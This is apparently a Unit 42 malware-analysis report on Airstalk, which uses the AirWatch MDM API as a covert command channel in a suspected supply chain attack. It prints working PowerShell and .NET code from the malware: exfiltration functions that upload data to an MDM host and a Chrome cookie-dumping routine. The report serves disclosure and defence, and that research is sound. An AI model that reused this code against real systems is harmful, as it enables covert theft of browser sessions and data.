
unit42.paloaltonetworks.com /new-windows-based-malware-family-airstalk/

Suspected Nation-State Threat Actor Uses New Airstalk Malware in a Supply Chain Attack

Kristopher Russo, Chema Garcia ⋮ ⋮ 10/29/2025



Executive Summary

We have discovered a new Windows-based malware family we've named Airstalk, which is available in both PowerShell and .NET variants. We assess with medium confidence that a possible nation-state threat actor used this malware in a likely supply chain attack. We have created the threat activity cluster CL-STA-1009 to identify and track any further related activity.

Airstalk misuses the AirWatch API for mobile device management (MDM), which is now called Workspace ONE Unified Endpoint Management. It uses the API to establish a covert command-and-control (C2) channel, primarily through the AirWatch feature to manage custom device attributes and file uploads.

Airstalk has the following functionality:

- Employs a multi-threaded C2 communication protocol
- Incorporates versioning
- Uses a likely stolen certificate to sign some of the samples found

This malware is designed to exfiltrate sensitive browser data, including:

- Cookies
- Browsing history
- Bookmarks
- Screenshots

We have also identified other tasks within the samples found that the threat author did not implement.

- Advanced WildFire
- Cortex XDR and XSIAM

If you think you might have been compromised or have an urgent matter, contact the Unit 42 Incident Response team.

Related Unit 42 Topics **Supply Chain Attacks**, Malicious PowerShell Scripts

Technical Analysis

We have identified two main variants of Airstalk malware, one written in PowerShell, and another written in .NET. The .NET variant of Airstalk has more capabilities than the PowerShell variant and seems to be in a more advanced stage of development.

We call this malware Airstalk because it misuses the MDM API from AirWatch for its C2 communications. Both variants employ the same covert channel for the C2, but the C2 protocols and the targeted browsers differ slightly.

Airstalk PowerShell Variant

PowerShell Covert Channel Implementation

Airstalk uses the devices endpoint (*/api/mdm/devices/*) of the MDM API from AirWatch for its covert C2 communications with the attacker. These C2 communications use the custom attributes feature of the device within the AirWatch MDM API to store the communication details of the backdoor and use it as a dead drop.

A dead drop is a secret method of communication used to pass items or information between individuals without them connecting directly. Adversaries typically use this technique in espionage, where one person leaves the item in a hidden location and the other retrieves it later.

The malware also leverages another API endpoint (*/api/mam/blobs/uploadblob*) to upload files for different purposes.

The C2 communication is based on JSON messages through the devices API endpoint, containing at least the following required fields (first schema):

```
1  {
2
3   “Name” : “<CLIENT_UUID>”,
4
5   “Value” : “<SERIALIZED_MESSAGE>”,
6
7   “Uuid” : “<CLIENT_UUID>”,
8
9   “Application” : “services.exe”,
10
11 “ApplicationGroup” : “services”
12
13 }
```

- **CLIENT_UUID**: Read through Windows Management Instrumentation (WMI) to contain the real value of the compromised device
- **SERIALIZED_MESSAGE**: Base64-encoded JSON message

The serialized message sent within the Value field, has the following minimum fields (second schema):

```
1 {
2
3 “method” : “<MESSAGE_TYPE>”,
4
5 “uuid” : “<CLIENT_UUID>”,
6
7 “sender” ; “<SENDER_ROLE>”
8
9 }
```

- **CLIENT_UUID**: Real Universally Unique Identifier (UUID) value of the compromised device
- **MESSAGE_TYPE**: Varies depending on the purpose of the message
- **SENDER_ROLE**: Set to client for all the messages sent from the compromised device toward the API endpoint

The final messages (first schema) are then set as custom attributes through the MDM API to communicate with the attacker.

```
function SetAttribute {
    param (
        $Value
    )

    $Attributes = @()
    $Attributes += [PSCustomObject]@{
        'Name' = $ClientUuid;
        'Value' = $Value;
        'Uuid' = $ClientUuid;
        'Application' = 'services.exe';
        'ApplicationGroup' = 'services';
    }

    $Body = @{'CustomAttributes' = $Attributes; 'Uuid' = $DeviceUuid;}
    $Url = 'https://as1768.awmdm.com/api/mdm/devices/' + $DeviceId + '/customattributes'

    $Done = $false
    do {
        try {
            $Response = Invoke-WebRequest -MaximumRedirection 0 -Method 'PUT' \
            -ContentType 'application/json' -Uri $Url -Headers $Headers -Body ($Body|Conve
            -TimeoutSec 999999 -ea Ignore;

            if($Response.StatusCode -eq 200) {
                $Done = $true
            }
        } catch  {
            $Done = $false;
        }
        Start-Sleep -Milliseconds 1;
    } while($Done -eq $false)
}
```

Figure 1. Covert channel core function from the PowerShell variant of Airstalk.

To read a message back from the attacker, the malware performs the inverse process. It deserializes the message and verifies whether the message comes from the attacker, to avoid reading the message sent by itself, as shown in Figure 2.

```powershell
function Get-Response {
    param (
        $Test
    )

    $Url = 'https://as1768.awmdm.com/API/mdm/devices/customattribute/search?deviceid=' + $DeviceId;
    $Done = $false;
    do {
        try {
            $Response = Invoke-WebRequest -MaximumRedirection 0 -Method 'GET' -Uri $Url -Headers $Headers -Tim

            if($Response.StatusCode -eq 200) {
                $Done = $true;
            }
        } catch  {
           $Done = $false;
        }
        Start-Sleep -Milliseconds 1;
    } while($Done -eq $false)

    $Data = ($Response|ConvertFrom-Json);
    $Attributes = $Data.Devices[0].CustomAttributes;
    $Corresponding = $null
    foreach($Attribute in $Attributes) {
        if($Attribute.Name -eq $ClientUuid) {
            $Corresponding = $Attribute;
            break;
        }
    }

    $JsonText = [System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($Corresponding.Value));
    $JsonBody = ($JsonText|ConvertFrom-Json);

    if ($JsonBody.sender -eq 'client') {
        Start-Sleep -Seconds 5
        return Get-Response
    }

    return $JsonBody
}
```

Figure 2. C2 response from the Covert channel core function of Airstalk's PowerShell variant.

C2 Protocol

The C2 protocol for Airstalk's PowerShell variant uses different message types for synchronization and execution of specific tasks, based on the stage of the communication.

Table 1 shows the different values that the method field can have.

MESSAGE_TYPE	Purpose
CONNECT	Connection request
CONNECTED	Connection accepted
ACTIONS	Tasks synchronization
RESULT	Tasks results

Table 1. Values of the method field in Airstalk's PowerShell variant C2 communications.

When executed, Airstalk's PowerShell variant initializes the communication with the attacker. To do so, it sends a CONNECT message and blocks the execution through the function Get-Response as shown in Figure 3, waiting for a message from the threat actor.

```
function Initialize-Connection {
    $RequestJson = (@{
        'method' = 'CONNECT';
        'serial' = $SerialNumber;
        'uuid' = $ClientUuid;
        'username' = $Username;
        'sender' = 'client';
    }|ConvertTo-Json -Compress);

    $RequestBase64 = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($Re

    SetAttribute -Value $RequestBase64;
    $ServerResponse = Get-Response -Test 1
    if ($ServerResponse.method -eq 'CONNECTED') {
        return
    }
}
```

Figure 3. Connection initialization by Airstalk's PowerShell variant.

The code seems to expect to receive a CONNECTED message. However, the result is the same whatever the message type is, as long as it doesn't come from the malware (client).

After establishing a connection with the attacker, the malware:

- Asks for tasks to execute, sending a message of type ACTIONS
- Blocks the execution, waiting for an answer from the attacker with an ACTIONS message type
- Returns the ID of the action to conduct, as shown in Figure 4 below

```
function Get-Action {
    $RequestJson = (@{
        'method' = 'ACTIONS';
        'uuid' = $ClientUuid;
        'sender' = 'client';
    }|ConvertTo-Json -Compress);

    $RequestBase64 = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($Re

    SetAttribute -Value $RequestBase64;
    $ServerResponse = Get-Response -Test 1
    if ($ServerResponse.method -eq 'ACTIONS') {
        return $ServerResponse.action;
    }
}
```

Figure 4. C2 tasks checked by Airstalk's PowerShell variant.

As indicated in Figure 4, this time the execution flow properly filters the message type.

Figure 5 illustrates the execution flow of Airstalk's PowerShell variant.




Figure 5. C2 execution flow of Airstalk's PowerShell variant.

Backdoor Capabilities

Once the C2 communication channel is established, the PowerShell variant of Airstalk can receive different tasks through the action field, as shown below in Table 2.

ACTION_ID	Task
0	Take a screenshot
1	Get all Chrome cookies
2	List all the files within the user's directory
4	List all the Chrome profiles within the user's directory
5	Get browser bookmarks of a given Chrome profile
6	Get the browser history of a given Chrome profile
7	Uninstall the backdoor

Table 2. Identifiers and tasks for the action field.

Following the ACTION_ID values in Table 2, we find the value 3 is skipped. That might be a developer decision, a mistake or a way to hide additional capabilities from the backdoor by removing the implementation of tasks. This removal is a simple but effective way to use it as a modular backdoor.

After executing a task, the malware sends the result of the task with the function UploadResult, specifying the ACTION_ID of the task executed and its returned value as noted in Figure 6.

```
function UploadResult {
    param (
        $Value,
        $Action
    )

    $RequestJson = (@{
        'method' = 'RESULT';
        'action' = $Action.id;
        'data' = $Value;
        'uuid' = $ClientUuid;
        'sender' = 'client';
    }|ConvertTo-Json -Compress);

    $RequestBase64 = [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes($Re

    SetAttribute -Value $RequestBase64;
    $ServerResponse = Get-Response -Test 1
    if ($ServerResponse.method -eq 'CONNECTED') {

    }
    if ($ServerResponse.method -eq 'DONE') {

    }
}
```

Figure 6. Send the task result back to the C2 channel.

Some tasks require sending back a large amount of data or files after Airstalk is executed. To do so, the malware uses the blobs feature of the AirWatch MDM API to upload the content as a new blob. Figure 7 shows how this is implemented in the script of Airstalk's PowerShell variant.

```
function UploadBlob {
    param (
        $FilePath
    )

    $Url = 'https://as1768.awmdm.com/api/mam/blobs/uploadblob?fileName=log.zip&organizationGroupId=

    $Done = $false
    do {
        try {
            $Response = Invoke-WebRequest -MaximumRedirection 0 -Method 'POST' -ContentType 'applic
            -Uri $Url -Headers $Headers -InFile $FilePath -TimeoutSec 999999 -ea Ignore;

            if($Response.StatusCode -eq 200) {
                $Done = $true
            }
        } catch  {
            $Done = $false;
        }
        Start-Sleep -Milliseconds 1;
    } while($Done -eq $false)
    return ($Response|ConvertFrom-Json).Value
}
```

Figure 7. File upload function in Airstalk's PowerShell variant.

An example of this behavior is taking a screenshot of the infected host, which Figure 8 below shows.

```
$action = Get-Action;

if ($action.type -eq 0) {
    TakeScreenshot
    $Blob = UploadBlob -FilePath 'tmp.png'
    Remove-Item -Path 'tmp.png'
    UploadResult -Action $action -Value $Blob
}
```

Figure 8. Screenshot function leveraging the UploadResult functionality.

The function to dump cookies from Chrome enables remote debugging in the browser and restarts it with parameters to load the targeted Chrome profile. These parameters also send the command to dump all the cookies and save them to a file that is later exfiltrated through the covert channel shown below in Figure 9.

```
try {
    reg.exe add HKEY_CURRENT_USER\Software\Policies\Google\Chrome /v RemoteDebuggingAllowed /t REG

    $Output = '';

    $Params = '{"id":1,"method":"Network.getAllCookies"}';

    $size = @();
    $Params.ToCharArray() | % {$size += [byte] $_};
    $ParamsByte = New-Object System.ArraySegment[byte]  -ArgumentList @(,$size);
    taskkill /f /im chrome.exe
    $size = [byte[]] @(,0) * 1000000
    $Bytes = New-Object System.ArraySegment[byte]  -ArgumentList @(,$size)
    $StartupArgs = '--remote-debugging-port=9222 --restore-last-session --profile-directory="'+$ac

    [System.Diagnostics.Process]::Start('chrome.exe', $StartupArgs)

    $request = Invoke-WebRequest -Uri http://localhost:9222/json | ConvertFrom-Json

    $url = $request[0].webSocketDebuggerUrl;

    $webSocket = New-Object System.Net.WebSockets.ClientWebSocket;
    $cancellationToken = New-Object System.Threading.CancellationToken;

    $Connection = $webSocket.ConnectAsync($url, $cancellationToken)

    While (!$Connection.IsCompleted) { Start-Sleep -Milliseconds 100 }
    $Connection = $webSocket.SendAsync($ParamsByte, [System.Net.WebSockets.WebSocketMessageType]::
    [System.Boolean]::TrueString, $cancellationToken)
    While (!$Connection.IsCompleted) { Start-Sleep -Milliseconds 100 }

    do {
        $Read = $webSocket.ReceiveAsync($Bytes, $cancellationToken);
        While (!$Read.IsCompleted) {
            Start-Sleep -Milliseconds 100
        };
        $Bytes.Array[0..($Read.Result.Count - 1)] | ForEach { $Output += [char]$_ };
    } until($Read.Result.EndOfMessage);

    $Connection = $webSocket.CloseAsync([System.Net.WebSockets.WebSocketCloseStatus]::NormalClosur
    'NormalClosure', $cancellationToken)
    $Output | Out-File -FilePath 'tmp.txt'
    $Blob = UploadBlob -FilePath 'tmp.txt'
    Remove-Item -Path 'tmp.txt'
    UploadResult -Action $action -Value $Blob
} catch {

}
```

Figure 9. Exfiltration of Chrome Cookies.

As previously reported by Red Canary, cookie theft via Chrome remote debugging is not novel functionality and is already built into a number of information stealers such as Lumma and StealC. However, these information stealers are unlikely to successfully run in a well-protected environment. Bundling the functionality into a trusted systems management tool allows execution without raising suspicion.

Airstalk .NET Variant

During our investigation of this malware, we identified a set of samples representing a .NET variant of Airstalk. Compared to the PowerShell variant, the .NET variant has slight differences in its covert C2 channel protocol and has more capabilities. The .NET variant also appears to be in a more advanced stage of development than the PowerShell variant.

While the sample we found of Airstalk's PowerShell found only targets Google Chrome, Airstalk's .NET variant also targets two additional web browsers:

- Microsoft Edge

- Island Browser

The .NET variant tries to mimic a legacy application, by using code signing and specific metadata attributes. Figure 10 notes an example of this.

```
Comments                        : AirWatch Helper
Company Name                    : VMware
File Description                : AirWatch Helper
File Version                    : 1.0.0.0
Internal Name                   : AirwatchHelper.exe
Legal Copyright                 : Copyright ©  VMware 2020
Legal Trademarks                :
Original File Name              : AirwatchHelper.exe
Product Name                    : Client
Product Version                 : 1.0.0.0
```

Figure 10. Exif metadata from Airstalk's .NET variant is natively set through .NET assemblies.

.NET Covert Channel Implementation

Compared to the PowerShell variant, Airstalk's .NET variant includes an additional suffix to the UUID field within the JSON message (first schema) in its covert C2 communication, as noted in Figure 11.

```
public bool SetAttribute(DeliveryType deliveryType, string Value)
{
    string str = "";
    switch (deliveryType)
    {
    case DeliveryType.Result:
        str = "-kr";
        break;
    case DeliveryType.Base:
        str = "-kb";
        break;
    case DeliveryType.Debug:
        str = "-kd";
        break;
    }
    Attribute attribute = new Attribute();
    attribute.Name = this.clientConfiguration.Uuid + str;
    attribute.Value = Value;
    attribute.Uuid = this.clientConfiguration.Uuid;
    attribute.Application = "services.exe";
    attribute.ApplicationGroup = "services";
    AttributeRequest attributeRequest = new AttributeRequest();
    attributeRequest.CustomAttributes = new List<Attribute>();
    attributeRequest.CustomAttributes.Add(attribute);
    attributeRequest.Uuid = this.clientConfiguration.DeliveryUuid;
```

Figure 11. Covert channel code function in Airstalk's .NET variant.

The Airstalk .NET variant has three different delivery types for its C2 communications as Table 3 notes.

Delivery type	Suffix	Description
DEBUG	-kd	Used to send debugging data
RESULT	-kr	Used to check tasks and send task results
BASE	-kb	Used for connection establishment and beaconing

Table 3. Different delivery types in C2 communications for the .NET variant of Airstalk.

C2 Protocol

Compared to the PowerShell variant, Airstalk's .NET variant has small differences in the message types for its C2 protocol. Table 4 lists the extra types (methods) used by the .NET variant.

MESSAGE_TYPE	Purpose	PowerShell Variant	.NET Variant
CONNECT	Connection request	Yes	Yes
CONNECTED	Connection accepted	Yes	Yes
ACTIONS	Tasks flow	Yes	Yes
RESULT	Tasks results	Yes	Yes
MISMATCH	Version mismatch error	**No**	Yes
DEBUG	Debug messages	**No**	Yes
PING	Beaconing	**No**	Yes

Table 4. Communication methods for Airstalk's .NET variant C2 protocol.

Compared to its PowerShell variant, Airstalk's .NET variant has a different execution flow. The .NET variant uses three different execution threads, one for each specific purpose:

- Managing C2 tasks
- Exfiltrating the debug log
- Beaconing to the C2

```
private static void Main(string[] args)
{
    Win32_ComputerSystemProduct computerSystemProduct = new Wmi().GetComputerSystemProduct();
    AirWatchConfiguration airWatchConfiguration = new AirWatchConfiguration();
    airWatchConfiguration.baseUrl = [redacted]
    airWatchConfiguration.authorization = [redacted]
    airWatchConfiguration.tenantCode = [redacted]
    ClientConfiguration clientConfiguration = new ClientConfiguration();
    clientConfiguration.Uuid = computerSystemProduct.UUID;
    clientConfiguration.UserName = WindowsIdentity.GetCurrent().Name;
    clientConfiguration.Serial = computerSystemProduct.IdentifyingNumber;
    clientConfiguration.DeliveryDid = [redacted]
    clientConfiguration.DeliveryUuid = [redacted]
    AirWatch airWatch = new AirWatch(clientConfiguration, airWatchConfiguration);
    Program.Initialize(airWatch, clientConfiguration);
    new Thread(delegate()
    {
        Program.HandleTasks(airWatch, clientConfiguration);
    }).Start();
    new Thread(delegate()
    {
        Program.Debug(airWatch, clientConfiguration);
    }).Start();
    for (;;)
    {
        try
        {
            Request request = new Request();
            request.Method = "PING";
            request.Client = clientConfiguration.Uuid;
            request.Data = "";
            request.Sender = "client";
            airWatch.SetAttribute(DeliveryType.Base, request.Build());
        }
        catch (Exception ex)
        {
            File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + ex.ToString() + "\n\n");
        }
        Thread.Sleep(30000);
    }
}
```

Figure 12. Code illustrating the main execution flow for C2 communications in Airstalk's .NET variant.

As Figure 12 above notes, these variants have a beaconing behavior, a debugging thread and a log file that it sends back to the attacker. This is sent through the covert channel every 10 minutes, according to the Debug function that Figure 13 shows.

```
public static void Debug(AirWatch airWatch, ClientConfiguration clientConfiguration)
{
    File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + "[Debug] Thread started!\n");
    Thread.Sleep(300000);
    for (;;)
    {
        try
        {
            File.Copy("C:\\Temp\\AirWatchDebug_Log.txt", "C:\\Temp\\AirWatchDebug_Log_tmp.txt");
            string text;
            if (!airWatch.UploadBlobFile("C:\\Temp\\AirWatchDebug_Log_tmp.txt", out text))
            {
                throw new Exception("Failed to upload blob for debugging");
            }
            File.Delete("C:\\Temp\\AirWatchDebug_Log_tmp.txt");
            Request request = new Request();
            request.Method = "DEBUG";
            request.Client = clientConfiguration.Uuid;
            request.Data = text.ToString();
            request.Sender = "client";
            File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + "[Debug] Setting attributes to post debug..
            if (!airWatch.SetAttribute(DeliveryType.Debug, request.Build()))
            {
                File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + "[Debug] Failed to set attribute, sleep
                Thread.Sleep(600000);
                continue;
            }
            File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + "[Debug] Posted debug!\n");
        }
        catch (Exception ex)
        {
            File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + ex.ToString() + "\n\n");
        }
        Thread.Sleep(600000);
    }
}
```

Figure 13. Debug function periodically uploads the log.

Figure 14 shows the full list of tasks supported by the .NET variant.

```
internal enum TaskType
{
    Screenshot,
    UpdateChrome,
    FileMap,
    RunUtility,
    EnterpriseChromeProfiles,
    UploadFile,
    OpenUrl,
    Uninstall,
    EnterpriseChromeBookmarks,
    EnterpriseIslandProfiles,
    UpdateIsland,
    ExfilAlreadyOpenChrome
}
```

Figure 14. List of supported tasks for C2 communications in Airstalk's .NET variant.

Although the .NET variant's task names are defined similarly to the PowerShell variant tasks, not all the tasks are implemented. Additionally, the task IDs in the .NET variant differ from the PowerShell variant. This indicates an evolution of the .NET variant of Airstalk from what we see in the PowerShell variant. In the .NET variant, some tasks look similar to the PowerShell variant, but a closer examination reveals they are more complex as compounds of smaller tasks.

Table 5 below describes the capabilities and implementations of the functions shown earlier in Figure 14.

Name	ID	Implemented	Description

Screenshot	0	Yes	Takes a screenshot
UpdateChrome	1	Yes	Exfiltrates the specified Chrome profile
FileMap	2	Yes	Lists the content of the specified directory
RunUtility	3	**No**	N/A
EnterpriseChromeProfiles	4	Yes	Retrieves the available Chrome profiles
UploadFile	5	Yes	Exfiltrates specific Chrome artifacts and credentials
OpenURL	6	Yes	Opens a new URL in Chrome
Uninstall	7	Yes	Finishes the execution
EnterpriseChromeBookmarks	8	Yes	Gets the Chrome bookmarks from the specified user
EnterpriseIslandProfiles	9	Yes	Retrieves the available Island profiles
UpdateIsland	10	Yes	Exfiltrates the specified Island profile
ExfilAlreadyOpenChrome	11	Yes	Dumps all the Cookies from the current Chrome profile

Table 5. Tasks for C2 functions in Airstalk's .NET variant.

Versioning

Airstalk's PowerShell variant does not have a version variable, but the .NET variant has a variable specifying the malware version. We found samples of the Airstalk .NET variant using versions 13 and 14.

Persistence

The PowerShell variant uses a scheduled task for persistence that it removes when executing the Uninstall task shown in Figure 15.

```
if ($action.type -eq 7) {
    Remove-Item -Path 'C:\Temp\VMware.ps1'
    Unregister-ScheduledTask -TaskName "VMware Helper" -Confirm $false;
    UploadResult -Action $action -Value 'Done'
    break;
}
```

Figure 15. Airstalk PowerShell variant's uninstall code.

However, Airstalk's .NET variant does not have a persistence mechanism. The .NET variant finishes its process execution and sets a flag in the custom attributes API endpoint as shown in Figure 16.

```
if (task.Type == TaskType.Uninstall)
{
    Request request11 = new Request();
    request11.Method = "RESULT";
    request11.Client = clientConfiguration.Uuid;
    request11.Data = task.Id + ":0";
    request11.Sender = "client";
    File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + "[Actions] Setting attribute, to mark as u
    airWatch.SetAttribute(DeliveryType.Result, request11.Build());
    File.AppendAllText("C:\\Temp\\AirWatchDebug_Log.txt", AirWatch.CreateTS() + "[Actions] Marked as uninstalled..\n");
    Environment.Exit(0);
}
```

Figure 16. Airstalk .NET variant's uninstall code.

Signed Binaries and Timestamps

As a defense evasion attempt, binaries for Airstalk's .NET variant are signed with a (likely stolen) certificate signed by a valid CA:

- Organization: Aoteng Industrial Automation (Langfang) Co., Ltd.
- Locality: Langfang
- State: Hebei
- Country: CN
- Serial Number: 29afb8d913db84fdb362f4fd927b8553
- Valid From: Jun 28 10:04:49 2024 GMT
- Valid To: Jun 28 03:29:37 2025 GMT

However, this certificate was revoked about 10 minutes after its Valid From date:

- Revocation date: Jun 28 10:14:00 2024 GMT

We found two PE binaries used for testing that were signed with the same certificate and preserved the original timestamps, as Table 6 shows.

SHA256	Compiled	Signed	First Submitted
0c444624af1c9cce6532a6f88786840ebce6ed3df9ed570ac75e07e30b0c0bde	2024-06-28 17:55:37 UTC	2024-07-03 18:01:00 UTC	2024-07-03 18:03:26 UTC
1f8f494cc75344841e77d843ef53f8c5f1beaa2f464bcbe6f0aacf2a0757c8b5	2024-07-03 20:37:08 UTC	2024-07-03 20:39:00 UTC	2024-07-03 20:43:31 UTC

Table 6. Information on testing PE binaries for Airstalk's .NET variant.

Although the threat actor behind CL-STA-1009 modified the timestamps from later Airstalk .NET variant binaries, we can establish a development timeline by using the signed timestamps, as shown below in Table 7.

SHA256	Signed	Compiled	Debug	First Submitted	Descrip
dfdc27d81a6a21384d6dba7dcdc4c7f9348cf1bdc6df7521b886108b71b41533	2024-07-17 20:00:00 UTC	2055-04-06 21:31:42 UTC	2039-09-07 07 17:14:59 UTC	2024-12-17 16:58:53 UTC	.NET variant
b6d37334034cd699a53df3e0bcac5bbdf32d52b4fa4944e44488bd2024ad719b	2024-11-11 00:12:00 UTC	2066-03-16 05:36:50 UTC	2084-08-11 21:19:12 UTC	2024-12-10 00:03:03 UTC	.NET variant
4e4cbaed015dfbda3c368ca4442cd77a0a2d5e65999cd6886798495f2c29fcd5	2024-11-14 00:21:00 UTC	2097-03-02 00:38:35 UTC	2089-11-27 15:10:05 2089 UTC	2024-12-09 13:39:25 UTC	.NET variant
3a48ea6857f1b6ae28bd1f4a07990a080d854269b1c1563c9b2e330686eb23b5	N/A	N/A	N/A	2025-01-02 17:35:47 UTC	PowerS variant

Table 7. Development timeline based on the signed timestamps.

Attribution and the Supply Chain

Based on our internal assessment, we assess with medium confidence that a nation-state threat actor used Airstalk malware in a supply chain attack. We are tracking the identified activity as an activity cluster that we named CL-STA-1009.

We've followed a number of supply chain attacks over the past few years. Supply chain attacks target the goods and services organizations rely upon to perform their day-to-day activities. The supply chain includes hardware that comprises an organization's infrastructure, cloud-based services trusted to manage an organization's most sensitive data, and specialized staff augmentation.

This last category, typically named business process outsourcing (BPO), creates the potential for extensive damage when targeted by attackers. Hardware and software can be monitored, controlled and provisioned. However, human assets — particularly highly specialized ones — must often be granted extensive access to critical business systems. Additionally, they are often working from equipment managed by their own organizations. Because they are managed by the BPO, this effectively places them out of reach of the majority of your organization's security controls.

Organizations specializing in BPO have become lucrative targets for both criminal and nation-state attackers. We've seen a notable increase of attacks on BPOs as the source of intrusion in incidents we've seen over the past few years.

BPOs typically leverage the economy of scale to have highly specialized talent service multiple clients concurrently. While this can generate significant savings for both the BPO and its clients, it has the drawback of allowing the BPO

to act as a gateway into multiple targets. Attackers are willing to invest generously in the resources necessary to not only compromise them but maintain access indefinitely.

Conclusion

CL-STA-1009 is a threat activity cluster representing activity from a suspected nation-state actor. This cluster is associated with Airstalk malware, which we assess with medium confidence adversaries used in supply chain attacks.

The .NET variant represents an evolution of the malware, featuring a multi-threaded C2 protocol, versioning, beaconing and more complex, compound tasks. This malware employs defense evasion techniques, including using signed binaries with a revoked certificate that appears to have been issued to a legitimate organization in 2024. These evasion techniques also include the manipulation of PE timestamps, although signing timestamps help establish a timeline of activity. The malware's capabilities and adaptive nature highlight the persistent threat posed by the threat actor behind CL-STA-1009.

The evasion techniques employed by this malware allow it to remain undetected in most environments. This is particularly true if the malware is running within a third-party vendor’s environment. This is particularly disastrous for organizations that use BPO because stolen browser session cookies could allow access to a large number of their clients. Stolen screenshots and logged keystrokes can reveal sensitive and proprietary information not only for the victim, but the victim's customers as well.

Long-term monitoring allows a determined attacker to understand how the business operates and how the BPO organization typically interacts with its customers, making it less likely that follow-on intrusions would be detected. The key to identifying and protecting organizations from these types of attacks is to expand security focus from typical indicators and access control to understanding how users typically work, both internally and externally.

However, the differences in patterns between how an attacker behaves and how your users typically behave will eventually reveal them if you know what to watch for. These differences are what you must identify and act on using behavioral monitoring tools tuned to spot subtle anomalies.

Palo Alto Networks customers are better protected from Airstalk malware through the following products:

- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.
- Cortex XDR and XSIAM help prevent malware by employing the Malware Prevention Engine. This approach combines several layers of protection, including Advanced WildFire, Behavioral Threat Protection and the Local Analysis module, to help prevent both known and unknown malware from causing harm to endpoints.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

